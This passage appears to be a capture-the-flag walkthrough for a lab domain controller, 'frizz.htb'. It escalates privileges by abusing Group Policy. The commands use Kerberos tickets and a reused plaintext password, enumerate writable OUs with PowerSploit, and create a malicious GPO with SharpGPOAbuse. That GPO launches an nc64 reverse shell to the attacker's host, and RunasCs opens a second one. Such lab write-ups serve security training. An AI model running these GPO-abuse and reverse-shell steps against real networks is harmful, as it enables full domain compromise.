croc@hacker$ faketime "$(ntpdate -q 10.10.11.60 | cut -d ' ' -f 1,2)" nxc smb frizzdc.frizz.htb -u 'users.txt' -p '!suBcig@MehTed!R' -d 'frizz.htb' -k --continue-on-success
Lateral to M.SchoolBus
Cached Ticket
Cleared all cached tickets and cached the ticket for M.SchoolBus:
croc@hacker$ kdestroy
kdestroy: krb5_cc_destroy: Did not find a plugin for ccache_ops

croc@hacker$ kinit m.schoolbus
m.schoolbus@FRIZZ.HTB's Password:

croc@hacker$ klist
Credentials cache: FILE:/tmp/krb5cc_1001
        Principal: m.schoolbus@FRIZZ.HTB

  Issued                Expires               Principal
May 3 21:15:10 2025 May 4 07:15:10 2025 krbtgt/FRIZZ.HTB@FRIZZ.HTBSSH
croc@hacker$ ssh -K m.schoolbus@frizzdc.frizz.htb

PowerShell 7.4.5
PS C:\Users\M.SchoolBus> whoami
frizz\m.schoolbus
PS C:\Users\M.SchoolBus> Shell as Root
Bloodhound
Revisiting Bloodhound, I found that m.schoolbus is the member of the Desktop Admins group which is indeed the member of Group Policy Creator Owners group.


According to Microsoft,

"This group is authorized to create, edit, and delete Group Policy Objects in the domain. By default, the only member of the group is Administrator."Hence, it's a great time to enumerate GPOs on the target and see what we can get.
Transfer Powersploit
We will be using the Powersploit suite of tools for GPO enumeration.

On our kali machine, we do the following:
git clone https://github.com/PowerShellMafia/PowerSploit
rm -rf PowerSploit/.git/ #Removed as it is not needed
zip -r PowerSploit.zip PowerSploit
python3 -m http.server 8000Transferred the zipped file to the target:
PS C:\temp> certutil.exe -f -urlcache -split http://10.10.14.16:8000/PowerSploit.zip PowerSploit.zip
****  Online  ****
  000000  ...
  20b69d
CertUtil: -URLCache command completed successfully.
PS C:\temp> ls

    Directory: C:\temp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a--- 7/20/2025 6:54 PM 2143901 PowerSploit.zipImport all the Modules
Now, we extract all the modules in the current directory:
PS C:\temp> Expand-Archive .\PowerSploit.zip
PS C:\temp> ls

    Directory: C:\temp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----           7/21/2025  3:07 PM                PowerSploit
-a--- 7/21/2025 3:07 PM 2143901 PowerSploit.zipNext, we downgrade to PowerShell v5 in order to make it work reliably:
PS C:\temp> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      7.4.5 #Before
PSEdition                      Core
GitCommitId                    7.4.5
OS                             Microsoft Windows 10.0.20348
Platform                       Win32NT
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0…}
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
WSManStackVersion              3.0

PS C:\temp> powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\temp> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.1.20348.2849 #After
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.20348.2849
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
After that, it's time to import all the modules:
PS C:\temp> Get-ChildItem -Directory .\PowerSploit\PowerSploit\ -Exclude docs, Tests | ForEach-Object { Import-Module $_.FullName -ErrorAction SilentlyContinue }GPO Enumeration - Permissions
The following command shows which users/groups have what permissions on each existing GPO in the domain.
PS C:\temp> Get-GPO -All | Get-GPPermission -All


Trustee     : Domain Admins
TrusteeType : Group
Permission  : GpoCustom
Inherited   : False

Trustee     : Enterprise Admins
TrusteeType : Group
Permission  : GpoCustom
Inherited   : False

Trustee     : SYSTEM
TrusteeType : WellKnownGroup
Permission  : GpoEditDeleteModifySecurity
Inherited   : False

Trustee     : Authenticated Users
TrusteeType : WellKnownGroup
Permission  : GpoApply
Inherited   : False

Trustee     : ENTERPRISE DOMAIN CONTROLLERS
TrusteeType : WellKnownGroup
Permission  : GpoRead
Inherited   : False

Trustee     : Domain Admins
TrusteeType : Group
Permission  : GpoCustom
Inherited   : False

Trustee     : Enterprise Admins
TrusteeType : Group
Permission  : GpoCustom
Inherited   : False

Trustee     : SYSTEM
TrusteeType : WellKnownGroup
Permission  : GpoEditDeleteModifySecurity
Inherited   : False

Trustee     : Authenticated Users
TrusteeType : WellKnownGroup
Permission  : GpoApply
Inherited   : False

Trustee     : ENTERPRISE DOMAIN CONTROLLERS
TrusteeType : WellKnownGroup
Permission  : GpoRead
Inherited : FalseSince none of the existing GPOs are writable by our user m.schoolbus, we should explore creating a new GPO and linking it to a writable OU.
Looking for Writable OUs
We used the following command to enumerate writable OUs in our domain. Luckily, there exist only two OUs and both of them are writable by our current user.
PS C:\temp> Get-DomainOU |
>> Get-DomainObjectAcl -ResolveGUIDs |
>> Where-Object { $_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -like "*WriteProperty*" } |
>> Select-Object ObjectDN,ActiveDirectoryRights,ObjectAceType,SecurityIdentifier, @{Name='ConvertedSid'; Expression={ConvertFrom-SID $_.SecurityIdentifier}}


ObjectDN              : OU=Domain Controllers,DC=frizz,DC=htb
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType         : GP-Link
SecurityIdentifier    : S-1-5-21-2386970044-1145388522-2932701813-1106
ConvertedSid          : frizz\M.SchoolBus

ObjectDN              : OU=Class_Frizz,DC=frizz,DC=htb
ActiveDirectoryRights : ReadProperty, WriteProperty
ObjectAceType         : GP-Link
SecurityIdentifier    : S-1-5-21-2386970044-1145388522-2932701813-1106
ConvertedSid          : frizz\M.SchoolBus
Hence, we can link our new GPO to any of the both OUs: Domain Controllers or Class_Frizz. However, our target machine is in the Domain Controllers Organizational Unit so it makes more sense to link to that.
PS C:\temp> Get-ADComputer -SearchBase "OU=Class_Frizz,DC=frizz,DC=htb" -Filter *
PS C:\temp>
PS C:\temp> Get-ADComputer -SearchBase "OU=Domain Controllers,DC=frizz,DC=htb" -Filter *


DistinguishedName : CN=FRIZZDC,OU=Domain Controllers,DC=frizz,DC=htb
DNSHostName       : frizzdc.frizz.htb
Enabled           : True
Name              : FRIZZDC
ObjectClass       : computer
ObjectGUID        : 36207a23-8d8d-45e2-b127-e4341a0ec93e
SamAccountName    : FRIZZDC$
SID               : S-1-5-21-2386970044-1145388522-2932701813-1000
UserPrincipalName :
Creating a new GPO and linking to OU
Created a new GPO named Evil Croc GPO using New-GPO cmdlet:
PS C:\temp> New-GPO -Name "Evil Croc GPO"


DisplayName      : Evil Croc GPO
DomainName       : frizz.htb
Owner            : frizz\M.SchoolBus
Id               : 6ff7fae6-caf3-40da-a97f-10fff92a0f08
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 7/24/2025 6:56:02 PM
ModificationTime : 7/24/2025 6:56:02 PM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter : Linked it to the Domain Controllers OU using New-GPLink cmdlet:
C:\temp> Get-GPO -name "Evil Croc GPO" | New-GPLink -Target "OU=Domain Controllers,DC=frizz,DC=htb"


GpoId       : 596d8853-cc3b-48a4-a9b2-c2a40e214ff1
DisplayName : Evil Croc GPO
Enabled     : True
Enforced    : False
Target      : OU=Domain Controllers,DC=frizz,DC=htb
Order : 2Way #01: Gaining Root - Immediate Scheduled Task
We will be using sharpGPOAbuse.exe in order to perform the immediate scheduled task attack.

PS C:\temp> & "C:\temp\SharpGPOAbuse.exe" --AddComputerTask --TaskName "EvilTask" --Author "FRIZZ.HTB\Administrator" --Command "cmd.exe" --Arguments "/c C:\Windows\Tasks\nc64.exe 10.10.14.182 443 -e powershell.exe" --GPOName "Evil Croc GPO" --Force
[+] Domain = frizz.htb
[+] Domain Controller = frizzdc.frizz.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=frizz,DC=htb
[+] GUID of "Evil Croc GPO" is: {5C5DC385-1956-47B8-B432-376A3A580DBE}
[+] Creating file \\frizz.htb\SysVol\frizz.htb\Policies\{5C5DC385-1956-47B8-B432-376A3A580DBE}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.
[+] Done!Set up a listener on the attack box at 443:
croc@hacker:~$ sudo rlwrap nc -nvlp 443
listening on [any] 443 ...
Force update the group policy to apply our GPO setting on the DC:
PS C:\temp> gpupdate.exe /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.Successfully obtained a reverse shell as nt\authority system:

Way #02: Gaining Root - Adding a Local Admin
We can also make our user m.schoolbus a local admin on the DC and then initiate a reverse shell connection under his proximity to get admin privileges:
PS C:\temp> & "C:\temp\SharpGPOAbuse.exe" --AddLocalAdmin --UserAccount 'M.schoolbus' --GPOName "Evil Croc GPO" --force
[+] Domain = frizz.htb
[+] Domain Controller = frizzdc.frizz.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=frizz,DC=htb
[+] SID Value of M.schoolbus = S-1-5-21-2386970044-1145388522-2932701813-1106
[+] GUID of "Evil Croc GPO" is: {48753DD8-2CF7-4859-8BA3-4056612363FD}
[+] Creating file \\frizz.htb\SysVol\frizz.htb\Policies\{48753DD8-2CF7-4859-8BA3-4056612363FD}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
PS C:\temp> gpupdate.exe /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
We can indeed verify this as well from below:
PS C:\temp> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
M.SchoolBus
The command completed successfully.However, note that the members of the local admin group are not allowed to SSH into the machine:
PS C:\temp> cat C:\ProgramData\ssh\sshd_config
So, we need to figure another way out.
What we can do is use RunasCS in order to execute commands as the m.schoolbus and initiate a reverse shell connection through it which will give us admin privileges.
RunasCS - Reverse Shell as admin
Set up a listener on your machine on whatever port and execute the following command on the target:
PS C:\temp> Import-Module .\Invoke-RunasCs.ps1

PS C:\temp> Invoke-RunasCs 'M.schoolbus' '!suBcig@MehTed!R' powershell.exe -Remote 10.10.14.182:5555

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-2c55b3$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 740 created in background.

PS C:\temp>
And, we received a connection back as the local admin m.schoolbus:
croc@hacker:~$ sudo rlwrap nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.182] from (UNKNOWN) [10.10.11.60] 55947
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
whoami
frizz\m.schoolbus
PS C:\Windows\system32> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
PS C:\Windows\system32>
Root.txt
PS C:\Windows\system32> cd c:\users\administrator\desktop
cd c:\users\administrator\desktop

PS C:\users\administrator\desktop> Get-Content root.txt
Get-Content root.txt
b7ac74b06********************




0 Comments